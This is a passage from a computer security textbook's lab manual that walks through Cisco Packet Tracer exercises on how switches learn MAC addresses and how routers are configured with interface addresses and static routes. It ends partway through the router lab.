
Lab Exercise 9.01: Switch Configuration

When a PC sends an Ethernet frame into a switch, the switch examines the destination MAC address in the frame and then checks to see if it knows which port a device with that destination MAC address is connected to. If the switch knows where the device with that MAC address is, the switch sends the frame out of just that corresponding port. If the switch doesn’t know where the destination MAC address is, the switch floods the frame out of all ports, except the port on which the frame originated.

➜ **Note**

When referring to routers and switches, the terms port and interface are very often used interchangeably. Technically speaking, though, a port is a physical unit that a connector is plugged into, while an interface is a logical representation of that port, with a name like GigabitEthernet0/0/0, for example.

So now the obvious question is, how does the switch learn where MAC addresses are in the first place? The switch starts off knowing nothing, but as frames are sent into the switch, the switch starts learning. Refer to Figure 9-1.



Switch1 SAT

1	A
2	B
3	C
4	D
5	E
5	F
5	G
5	H

Switch2 SAT

1	E
2	F
3	G
4	H
5	A
5	B
5	C
5	D

FIGURE 9-1 Two switches

In this figure, if HostA sends a frame for HostB into Port1 on Switch1, the switch will associate the MAC address of HostA with the port on which it was heard through a table in memory known by various names, including the source address table (SAT), the content addressable memory (CAM) table, and the MAC address table.

Since the switch doesn’t know where HostB is, it floods the frame out of all the ports, except the one the frame originated on. When HostB replies, the frame goes into the switch, and the switch learns that HostB can be found on Port2. The switch then adds the MAC address of HostB and the port on which it was heard into its source address table as well.

The logic works the same for switches that are directly connected together. Each switch maintains its own source address table. You’ll notice that Hosts E, F, G, and H are known to Switch2 on Ports 1, 2, 3, and 4, respectively. However, as far as Switch1 goes, Hosts E, F, G, and H are all accessible through Port5, which connects to Switch2.

Hosts A, B, C, and D are known to Switch1 on Ports 1, 2, 3, and 4, respectively. However, as far as Switch2 goes, Hosts A, B, C, and D are accessible through Port5, which connects to Switch1.

So, if HostC sends a frame to HostE, it goes into Switch1 on Port3. Switch1 consults its source address table and realizes HostE is accessible through Port5. Therefore, Switch1 sends the frame out of Port5, where it’s picked up by Switch2. Switch2 now looks at the destination MAC address in the frame, which is still the MAC address of HostE. Switches are transparent and don’t change a single part of the frame. After consulting its source address table, Switch2 sends the frame out of Port1, and HostE gets it.

In addition to flooding unknown unicasts, which is when the switch doesn’t know where a destination MAC address is, the switch will also flood multicasts and broadcasts out of all ports, except the port on which the frame originated. That means broadcast traffic, like ARP (Address Resolution Protocol) requests, is always flooded by switches. If there are 20 connected switches in a network with 20 PCs connected to each of those switches, a single ARP request by one of the PCs will be sent to and read by the other 399 PCs.

Learning Objectives

In this lab exercise, you’ll get comfortable with Ethernet switches. At the end of this lab exercise, you’ll be able to

- Send Ethernet frames through Ethernet switches
- Analyze a MAC address table

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- One or more Cisco Ethernet switches with at least two PCs (optional)

Let’s Do This!

This lab exercise will introduce you to Cisco's Packet Tracer, a free simulation of everything networking! However, if you have the hardware necessary to perform this lab (see the optional lab materials listed), as well as all the other related labs in this chapter, it would be great to use the real gear. If you're using actual switches and PCs, ignore the Packet Tracer–specific instructions. All the commands, though, will be the same.

If you want to take a break or revisit a certain portion of the lab exercise, you can save your work by clicking File | Save and then giving the file a name. Then, when you're ready to continue, you can just reopen the .pkt file from your Cisco Packet Tracer directory, named after the version number, inside a directory with the same name as your username inside of C:\Users. Cisco Packet Tracer 7.3.0 is the current version at the time of publication.

➜ **Note**

Press ENTER after every command.

📷 **1o**

Step 1 This sequence of instructions for setting up Packet Tracer changes from time to time. If what you're seeing doesn't match these instructions exactly, make the appropriate modifications.

a. Go to https://www.netacad.com/courses/packet-tracer.

b. Click the link that reads "Simply enroll into Introduction to Packet Tracer course to download the latest version of Packet Tracer."

c. Click "Sign up today!" and select English.

d. Fill in the required info (including an e-mail address to get the activation link) in the Enroll Now section on the right of the page and then click Submit.

e. Fill out the required details and click Register.

f. Follow the prompts to log in with your credentials and then enter the verification code sent to your e-mail.

g. Enter the requested information on the next screen and click Create

Account.

h. Click Launch Course and enter your credentials.

i. Click either Next or End tour.

j. Feel free to complete some, none, or all parts of the course as you see fit.

k. Click Resources in the top menu and select Download Cisco Packet Tracer.

l. On the bottom of the My NetAcad page, click Packet Tracer.

m. Select the correct version for your system.

n. When the download completes, install Packet Tracer. Keep all default settings and respond to any security prompts accordingly.

o. Launch Packet Tracer and provide your Cisco Network Academy credentials. You should now see the Cisco Packet Tracer application.

📷 **2e**

Step 2 Refer to Figure 9-2 as you construct your topology, in this step, with switches, PCs, and cables.



Cisco Packet Tracer - C:\Users\jswics\Cisco Packet Tracer 7.3.0\saves\switches.pkt
File Edit Options View Tools Extensions Help
Logical
Physical
2960-24TT
Switch0
2960-24TT
Switch1
PC-PT
PC0
PC-PT
PC1
PC-PT
PC2
PC-PT
PC3
Realtime
Simulation
Copper Cross-Over

FIGURE 9-2 Topology for this lab exercise

a. Click the Network Devices icon (located under the time counter in the lower left). In the row below that, click the Switches icon (second from the left).

b. Drag two 2960 switches (first icon on the left in the bottom-middle pane) to the blank main window.

c. Click the End Devices icon (to the right of Network Devices). From the pane to the right, drag four PCs (first icon) to the topology, placing two below each switch.

d. Click the Connections icon (two to the right of End Devices) and connect two PCs to each switch with a Copper Straight-Through cable (third from the left in the bottom-middle pane). After you click the cable icon to select it, click a PC and switch in your topology. Use FastEthernet0 on each PC and use FastEthernet0/1 and FastEthernet0/2 on each switch. After a few seconds, you'll see a green upward-facing triangle (the switch side will show an orange circle first) on each side of both PC-to-switch connections, indicating that there is a live connection between each PC and its switch.

e. Connect the switches together by selecting Copper Cross-Over (fourth from the left in the bottom-middle pane), clicking each switch, and selecting GigabitEthernet0/2 for each. Orange circles by each switch will turn to green triangles shortly thereafter, indicating a good connection.

📷 **3e–3f**

Step 3 Configure the PCs as follows:

a. Click the first PC from the left (the one Packet Tracer labeled PC0).

b. Click the Config tab at the top of the PC0 window that opened.

c. In the pane on the left, under INTERFACE, click FastEthernet0.

d. In the IP Configuration section, give PC0 an IP address of 10.1.0.100, with a subnet mask of 255.255.0.0. In the next lab exercise, you’ll add default gateway IP addresses to the PCs as well as routers to this topology.

In an IPv4 address, all host bits can’t be 0s (because it represents the network ID) and all host bits can’t be 1s (because it represents a network broadcast address). Since the fourth octet here (representing the last 8 of 16 host bits for this network addressing scheme) can’t have a value of 0, which would match up nicely with the name PC0, 100 has been chosen as an alternative.

e. Click the Desktop tab and then click the Command Prompt icon. Type **ipconfig** and press ENTER to verify that you’ve assigned the IP address and subnet mask correctly.

f. Repeat these steps on the other three PCs, assigning IP addresses of 10.1.0.1 to PC1, 10.1.0.2 to PC2, and 10.1.0.3 to PC3. Each PC will, likewise, have a subnet mask of 255.255.0.0.

📷 **4b–4c, 4e–4h**

Step 4 Configure the switches, send traffic from the PCs through the switches, and examine what the switch learned, as follows:

a. Click the first switch, labeled Switch0.

b. Click the CLI tab at the top of the Switch0 window. If necessary, press ENTER until you see the Switch> prompt, which indicates that you are in user EXEC mode. In user EXEC mode, you can look at certain status information, but not much else. Type **enable** and press ENTER at the prompt to go from user EXEC mode to privileged EXEC mode (also called “enable mode” because of the command to get there). You’ll notice the prompt changes to Switch#. In privileged EXEC mode, you can copy, erase, configure, and display settings. Type **configure terminal** and press ENTER at the prompt to go to global configuration mode. You’ll notice the prompt changes to Switch(config)#. In global configuration mode, you can configure many items, including the clock, hostname, and passwords.

In the Cisco IOS (Internetworking Operating System), you only need to type in enough of a command to uniquely identify it from other commands in the same mode; therefore, **en** would be the same as **ena**, **enab**, **enabl**, and **enable**. Also, you can type in one or more characters and press TAB to see the command autocomplete. Furthermore, if you enter in a few character and type **?**, the Cisco IOS will show you ways to complete the command. If you press the spacebar before the ? symbol, the Cisco IOS will show you what it is expecting after the current entry on the prompt.

c. Give the switch a hostname, which will appear on the prompt, by typing **hostname** followed by the hostname. In this case, use the hostname S0 (for Switch0).

d. Type END and press ENTER to go back to privileged EXEC mode. If you see output in the console, press ENTER again to get a prompt. To go down one mode at a time, type **exit** and press ENTER. To go all the way down to privileged EXEC mode from a higher mode, type END and press ENTER or just press CTRL-Z.

e. Using the preceding steps, give the second switch a hostname of S1 (for Switch1).

f. Open a command prompt on one PC by clicking it, selecting the Desktop tab, and then selecting Command Prompt.

g. From each PC, ping the other three.

h. Examine the switch’s table in RAM (known as SAT, CAM, or, as Cisco calls it, MAC address table) by typing **show mac-address-table** from privileged EXEC mode. If the switch timed out and you see the message “Press RETURN to get started,” press ENTER. You’ll notice that each switch contains MAC addresses of all four PCs, as well as a MAC address of the other switch’s GigabitEthernet0/2 interface, which is sending special control messages (via STP, or Spanning Tree Protocol) to this switch. Each switch has learned of its directly connected PCs on the actual ports they’re connected to. However, the switches associate the two PCs in the opposite switch with GigabitEthernet0/2, which is the port on each switch that is connected to the other switch. Enter **ipconfig /all** at the command prompt on each PC to see each MAC address and then find the MAC address associated with the correct port in the MAC address table on the switch. In privileged EXEC mode, type **show interface g0/2** to see the MAC address of the switch that’s showing in the other switch’s MAC address table. Advance line by line with the ENTER key and page by page with the SPACEBAR. Break out with CTRL+C.

➔ **Note**

The previous command could have been entered in many different ways with the same results. The first part of the command required a minimum of sh (as there are multiple commands at that mode that start with *s*). Entering sho or show would have produced the same results. The second part of the command required a minimum of in (as there is another command at that mode that starts with *i*). Entering none, some, or all of the remaining letters of the word interfaces would have produced the same results. The third part of the command required a minimum of g0/2. Entering none, some, or all of the remaining letters of GigabitEthernet would have produced the same results. Entering a space between any portion of GigabitEthernet and 0/2 would have produced the same results as not entering a space. Furthermore, once you have entered the minimum required number of characters for an entry, you can press TAB, and the full entry will automatically populate. Pressing the question mark symbol (?) immediately following an entry without whitespace will show what

comes next in the entry; for example, show i? displays entries that come after show that start with *i*. Pressing ? after whitespace shows what entries can come after the previous ones; for example, show ? displays entries that come after show. After the results, in both cases, your original entries are placed at the prompt, so you can resume typing as you were before you entered the ? symbol.

i. If necessary, select File | Save and then name your file so that you can start the next lab exercise later or go back to this point of a completed version of Lab Exercise 9.01.

60 MINUTES

Lab Exercise 9.02: Router Configuration

To connect different networks together, a router maintains a table called a routing table that contains destination networks and directions for the router, such as where to send the traffic to next. If the router's table in RAM doesn't have knowledge of a destination network that a packet needs to go to, the routing table might have a default route, which means a specific router interface on a different router to send all traffic with unknown destination networks to. That other router will have a better idea of how to get to the destination. Without knowledge of the destination network or a default route, a router will drop a packet and send an ICMP (Internet Control Message Protocol) error message back to the source.

You would never see a PC connected to a router. Connected to a router you'd find either a switch or another router. That little box we all have at home that everyone calls a "router" actually has switch functionality built inside of it. It's like there's a switch and router that are interconnected in that box. If you've ever connected a desktop to a port on that router, you've actually plugged the cable into a switch port, even though we call that little box a router.

➜ **Note**

That box we call a router also contains a DHCP server, a DNS server, a NAT gateway, a firewall, an access point, and much more.

Today’s Internet backbone routers have around 800,000 routes in their routing tables. On internal routers of autonomous systems, there are, of course, much fewer. An autonomous system represents a collection of networks under one administrative control that presents a common routing policy to the Internet, like an ISP or major entity like Rochester Institute of Technology (RIT). RIT has a collection of internal networks. Why would multiple networks be preferred to a single network?

Well, for one, think about ARP. ARP requests (and all other broadcast traffic) will always reach and be processed by every single device on a network. Configuring multiple networks interconnected by routers instead of one big flat network helps to reduce the size of the broadcast domain. Instead of broadcasts tying up the bandwidth and processing of all devices on a network, the number of broadcasts that will proliferate through the network and the number of devices that can hear them will be greatly reduced. Routers never forward broadcasts.

It’s why at RIT each class is taught in a room by itself. If we added one humongous auditorium and had all classes there simultaneously, my students would have to listen to and try to understand all the other professors and classes. That would take their attention away from me and my lessons.

Another reason why multiple networks are preferred to one big flat network is for security purposes. Security at the router level in the form of an access control list (ACL) can be used to filter traffic by source IP address, destination IP address, protocol, and port (port here refers to a logical port, a connection endpoint between programs; for example, SSH servers send and receive over port 22). This allows you to control access to and from certain devices and resources much better than if everything was on the same network.

Having multiple networks is also a way to hierarchically design an entire network, and it even makes the troubleshooting process easier, by isolating traffic to a certain network. Entities like RIT register for and receive their own autonomous system number (ASN). Thus, they become autonomous systems of their own, independent of ISPs. This allows them to maintain routing tables and exchange routing information with multiple ISPs.

As traffic is ready to leave the autonomous system, the routers decide which ISP and which ISP connection to send the traffic to, for the most efficient packet delivery. At home, we don't have to exchange any information about networks with our ISP. There is a default route in our router that basically says, "Any traffic for anywhere but the local home network, send it to the ISP's router." Why would we or the ISP want the overhead of exchanging routes? If the connection to our ISP goes down, we're not sending any traffic off our network anyway. Besides, our home routers don't have the memory or processing power for around 800,000 routes.

However, inside a company, within an autonomous system, there needs to be a dynamic way in which the routers can exchange information about the internal networks, as well as how to get to the company's edge router (or routers) that connects to the ISP for packets destined for an external network. This is where routing protocols come into play. An IGP (Interior Gateway Protocol) is a routing protocol that allows routers within an autonomous system to communicate with each other, sharing information about the networks they're directly or indirectly connected to. After these messages are passed between the routers, each router forms an idea of the topology and determines the best way to get to a destination network. Metrics are values that the routers use to determine the best way to get to a destination network when there are multiple paths available.

Nowadays, the two main IGPs are OSPF (Open Shortest Path First) and Cisco's EIGRP (Enhanced Interior Gateway Routing Protocol). The metric used by OSPF is cost (which is a function of bandwidth). The default metrics used by EIGRP are bandwidth and delay.

Using OSPF or EIGRP, a router might choose a path to a destination network with more hops (number of routers/networks a packet passes through) over a path with fewer hops, based on the bandwidth. Sending a packet over a greater number of links is preferred if those links and their bandwidth can get the packet to its destination quicker than a smaller number of links.

We make these decisions all the time ourselves. Sometimes I'd rather drive more miles on the highway to get somewhere quicker than fewer miles on local streets with fewer lanes, more traffic lights, and a lower speed limit.

An EGP (Exterior Gateway Protocol) is a routing protocol that allows routers from different autonomous systems to communicate with each other and exchange routing information. The only EGP in use today, which is used across the entire Internet infrastructure, is BGP (Border Gateway Protocol).

Learning Objectives

In this lab exercise, you'll get comfortable with routers. At the end of this lab exercise, you'll be able to

- Send IP packets through routers
- Configure static routing
- Configure a routing protocol
- Analyze a router's routing table
- Analyze the path packets take from source to destination

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- One or more Cisco Ethernet switches with at least two PCs (optional)

Let's Do This!

This lab exercise requires a completed version of the previous lab exercise. The instructions pick up right where the previous one left off.

➔ **Note**

Press ENTER after every command.

1f

Step 1 Refer to Figure 9-3 as you modify your topology. You’re going to add routers and cables, as well as modify existing cable connections and PC configurations.




FIGURE 9-3 Modified topology for this lab exercise

a. Click the Network Devices icon (under the time counter in the lower left). In the row below that, click the Routers icon (first from the left).

b. Drag three 4331 routers (first icon on the left in the bottom-middle pane) to the topology. Put them at the top from left to right, with Router0 above Switch0, Router1 in the middle, and Router2 above Switch1.

c. Connect the three routers with two crossover cables. With the first crossover cable, for Router0, select GigabitEthernet0/0/0, and for the other side of the cable going into Router 1, select GigabitEthernet0/0/1. With the second crossover cable, for Router1, select GigabitEthernet0/0/0, and for the other side of the cable going into Router2, select GigabitEthernet0/0/1.

d. Connect each edge router to its corresponding switch with a straight-through cable. On Router0 connect a cable to GigabitEthernet0/0/1, and on Switch0 connect the other end of the cable to GigabitEthernet0/1. On Router2 connect a cable to GigabitEthernet0/0/0, and on Switch1 connect the other end of the cable to GigabitEthernet0/1.

e. Change the IP addresses of PC2 and PC3, which are plugged into Switch1, to 10.4.0.2 and 10.4.0.3, respectively. Keep the subnet mask as is (255.255.0.0). Click a blank area of the workspace, which will deselect PC3 if it's still selected from the previous step. On the secondary toolbar, click the third icon from the left (it has a white X in it) and then click the cable between the switches to remove it. Press ESC to go back to the select function of the mouse.

f. The downward-facing red triangles (indicating a lack of a connection/configuration) will change shortly to upward-facing green triangles (indicating a good connection/configuration).

📷 **2g, 2i**

Step 2 Configure Router0 as follows:

a. Click Router0, the router closer to PC0 (10.1.0.100). It's the one on the left.

b. Select the CLI tab.

c. Type **no** and press ENTER at the initial configuration dialog prompt. You'll see a prompt of Router>.

d. Enter **enable** to go from user EXEC mode to Privileged EXEC mode. Enter **configure terminal** to go to global configuration mode.

e. Change the hostname of this router to R0 (for Router0).

f. Enter **interface GigabitEthernet0/0/1** to go to interface configuration mode. The interface reference can be shortened to g0/0/1, and the command can be typed like this: **interface g0/0/1**. Notice that the **#** changed to **(config-if)#**. In this mode, you configure settings like an IP address and subnet mask for interfaces.

g. Enter **ip address 10.1.0.99 255.255.0.0** to assign an IP address and subnet mask to this interface. Enter **no shutdown** to bring the interface up from its default shutdown state.

After a few seconds, you’ll see two green upward-facing triangles (the switch side will show an orange circle first) on the cable connecting the router to the switch, indicating a live connection between the devices.

You’ll see the following console messages, as well:

```
%LINK-5-CHANGED: Interface GigabitEthernet0/0/1, changed
state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface
GigabitEthernet0/0/1,
changed state to up
```

h. Enter **interface g0/0/0** to configure the other interface on Router0.

i. Enter **ip address 10.2.0.98 255.255.0.0** to assign an IP address and subnet mask to this interface.

j. Enter **no shutdown** to bring the interface up from its default shutdown state.

3a–3k

Step 3 Configure Router1 and Router2 as follows:


a. On Router1 (the middle router), assign a hostname of R1 (for Router1) then configure GigabitEthernet0/0/1 with an IP address of 10.2.0.99 and a subnet mask of 255.255.0.0, and GigabitEthernet0/0/0 with an IP address of 10.3.0.98 and a subnet mask of 255.255.0.0. Issue the **no shut** (short for no shutdown) command for each interface. If you mouse over the red or green arrows (after clicking a blank area on the main pane), you’ll see a screen tip for the interfaces that the cable is connecting to. If you mouse over the routers, you’ll see configuration information, including IP addresses.

b. On Router2 (the router on the right), assign a hostname of R2 (for Router2) and then configure GigabitEthernet0/0/1 with an IP address of 10.3.0.99 and a subnet mask of 255.255.0.0, and GigabitEthernet0/0/0 with an IP address of 10.4.0.99 and a subnet mask of 255.255.0.0. Issue the **no shut** command for each interface. You should only see upward-facing green arrows, indicating active connections between all devices.

c. Click each PC, the Config tab, and Settings under GLOBAL. Give each PC a gateway IP address. For PC0 and PC1, it will be 10.1.0.99, the IP address of GigabitEthernet0/0/1 of Router0. For PC2 and PC3, it will be 10.4.0.99, the IP address of GigabitEthernet0/0/0 of Router2.

d. Make sure each PC can ping its gateway.

e. Now, our entire topology is live and connected! However, at this point, the routing tables on the routers are incomplete. Each router only knows about its directly connected networks. In privileged EXEC mode in each router, type **show ip route** to see each router's routing table. Table 9-1 shows the initial routing tables. Router0 only knows about the 10.1.0.0/16 and 10.2.0.0/16 networks. Router1 only knows about the 10.2.0.0/16 and 10.3.0.0/16 networks. Router2 only knows about the 10.3.0.0/16 and 10.4.0.0/16 networks. The C in the routing table means that the network is directly connected. Each routing table also has an L for a local route for each router interface's IP address.



Router0	Router1	Router2
C 10.1.0.0/16	C 10.2.0.0/16	C 10.3.0.0/16
C 10.2.0.0/16	C 10.3.0.0/16	C 10.4.0.0/16

TABLE 9-1 Routing Tables, Version 1

f. Try sending a ping from PC0 (10.1.0.100) to PC3 (10.4.0.3). It will fail at Router0, as you'll see the following output:

```
Reply from 10.1.0.99: Destination host unreachable.
```

That’s a reply from the router, not the device being pinged. Router0 will look in its routing table and will not find the destination network, 10.4.0.0/16, listed. Therefore, it will send an ICMP error message back to the host saying it can’t get there.

In global configuration mode on R0, enter the following commands:

```
ip route 10.3.0.0 255.255.0.0 10.2.0.99
ip route 10.4.0.0 255.255.0.0 10.2.0.99
```


Then go to privileged EXEC mode and display the routing table with the **show ip route** command.

You’ll see two new entries:

```
S 10.3.0.0/16 [1/0] via 10.2.0.99
S 10.4.0.0/16 [1/0] via 10.2.0.99
```

